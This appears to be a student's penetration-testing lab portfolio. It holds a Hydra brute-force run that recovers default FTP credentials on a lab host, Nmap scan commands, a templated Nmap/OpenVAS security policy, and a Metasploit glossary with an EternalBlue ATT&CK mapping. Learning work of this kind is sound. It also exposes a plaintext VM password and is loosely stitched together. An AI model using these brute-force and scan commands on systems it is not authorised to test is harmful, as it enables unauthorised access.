- s5QBVNHu5nCbTt9G5QOT
- 9Tr20UITvhUJB6aqPBGxr
- BFB4YHFVxkNGKpdYAjCj
- nn7Dd2z0BuKrd0AJfLI
- boYcfkTJ6BAMT27KfZSH


Average estimated quality: 109 bits.

Buttons: Help, OK, Cancel

Test login on windows vm

Use password

Y0Nb6yLHCAWoadxN34u3



Weak Password Test

```
root@kali: ~/home/kali/Desktop
hydra -l msfadmin -p msfadmin ftp://192.168.111.135
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-14 01:14:53
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:/p:1), ~1 try per task
[DATA] attacking ftp://192.168.111.135:21/
[21][ftp] host: 192.168.111.135  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-14 01:14:54

root@kali: ~/home/kali/Desktop
```

(7) Create a Security Assessment Report

Tool: Google Doc

Task: Document findings using SANS templates

Nmap and OpenVAS findings

Free Use Disclaimer: This policy was created for leaning purpose only. For those who are new in cyber security field and want to understand starting use of Nmap and OpenVAS tools.

Last Update Status: Updated August 2025

1. Overview

These tools use for penetration purpose. We can find out deficiencies of running infra by using these tools. Such a policy can also increase employee's awareness about protecting sensitive information.

2. Purpose

The purpose for this policy is to identify lacks of infrastructure like port status, version details, network topology, vulnerabilities details, risk level, affected hosts, exploitability's etc.

Scope

This policy applies to all <Company Name> employees and affiliates.

3. Policy

- 3.1 Disable services that are not needed. Use firewall rules to block access to unnecessary ports.
- 3.2 Use firewalls to limit access to open ports to trusted IP addresses only.
- 3.3 Ensure that services running on open ports are configured securely (e.g., using strong authentication, disabling unnecessary features).
- 3.4 Regularly update software and services to the latest stable versions to patch known vulnerabilities.
- 3.5 Monitor vendor advisories and apply security patches promptly.
- 3.6 If a service is no longer maintained, consider replacing it with a more secure alternative.
- 3.7 Implement policies that require complex passwords (e.g., a mix of letters, numbers, and symbols).
- 3.8 Encourage users to change passwords regularly and avoid reusing old passwords.
- 3.9 Implement MFA wherever possible to add an extra layer of security.
- 3.10 Implement the remediation steps provided in the OpenVAS report for each vulnerability.
- 3.11 Schedule regular scans to identify new vulnerabilities and ensure that previous issues have been resolved.
- 3.12 Regularly review and update firewall rules to ensure they align with the principle of least privilege.

- 3.13 Segment networks to limit access to sensitive systems and reduce the attack surface.
- 3.14 Follow best practices for hardening operating systems (e.g., disabling unnecessary services, applying security configurations).
- 3.15 Conduct configuration audits to ensure compliance with security policies.
- 3.16 Address specific compliance requirements identified in the OpenVAS report.
- 3.17 Schedule audits to ensure ongoing compliance with relevant standards.

4. Policy Compliance

4.1 Compliance Measurement

The Infosec team will verify compliance to this policy through various methods, including but not limited to, periodic walk-thrus, video monitoring, business tool reports, internal and external audits, and feedback to the policy owner.

4.2 Exceptions

Any exception to the policy must be approved by the Infosec team in advance.

4.3 Non-Compliance

An employee found to have violated this policy may be subject to disciplinary action, up to and including termination of employment.

6 Related Standards, Policies and Processes

Here are processes examples to deploy attack by using Nmap and OpenVAS tools

Nmap

```
nmap -sV -p 1-1000 <target_ip>
```

```
nmap -O <target_ip>
```

```
nmap -A <target_ip>
```

```
nmap -sS <target_ip>
```

OpenVAS

- OpenVAS is typically run through its web interface. You would create a new scan task and select the target IPs or ranges.
- In the OpenVAS web interface, create a new task and select the specific vulnerability checks you want to run.

- Similar to the full scan, you would configure a scan task in the OpenVAS web interface to include compliance checks.
- Again, this is done through the web interface by creating a new scan task.

7 Definitions and Terms

None.

8 Revision History

Date of Change	Responsible	Summary of Change
August 2025	Cyber Security Team	Updated and converted to new format.

Executive Summary:

By using Nmap and OpenVAS tool, you can find out running deficiencies in infrastructure like unusual open port, outdated firmware version, weak credentials, vulnerabilities, etc. after that we can inform to infrastructure responsible man. So, he can try to remove these deficiencies before any type of attach happens. In this activity red team member can help the IT guy to identify weaknesses in infra.

(8) Red Team Operation and Documentation

Tool: HackMD, Draw.io, Trello

Technique Summary:

The screenshot shows a HackMD workspace titled "Metasploit Exploit". The interface includes a top navigation bar with "My workspace", "Untitled", and a "Share" button. The main content area contains the following text:

Metasploit Exploit

Here i am describing about metasploit exploit like vsftpd_234_backdoor, by using this exploit we can access ftp server of victim machine.

Terms use for describe like payload,exploit,persistence,shellcode,backdoor.

(1) Payload- Payload refers to the part of an exploit that performs the intended action once the vulnerability is successfully exploited. It is the code or command that is executed on the target system after gaining access.


(2) Exploit- The method or technique used to take advantage of a vulnerability.

(3) Persistence- Persistence is the ability of an attacker to maintain a foothold in a compromised system over time. This can involve various methods to ensure that their access is not easily removed or detected.


(4) Shellcode- A specific type of payload that provides an interactive shell to the attacker.

(5) Backdoor- A type of payload that allows unauthorized access to a system while bypassing normal authentication.

Attack Flowchart:



Checklist Creation:



MITRE ATT&CK Mapping:

METASPLOIT EXPLOIT	MITRE ATT&CK TECHNIQUE	TECHNIQUE ID	DESCRIPTION
exploit/windows/smb/ms17_010_eternalblue	Exploitation of Remote Services	T1210	Exploiting vulnerabilities in remote services to execute code on a target.

Summarize:

Mapping Metasploit exploits to the MITRE ATT&CK framework provides valuable insights into how specific exploits fit into the broader context of adversary behavior. This mapping can help security professionals understand potential attack vectors and improve their defenses against real-world threats. Always ensure that you use this knowledge ethically and within legal boundaries.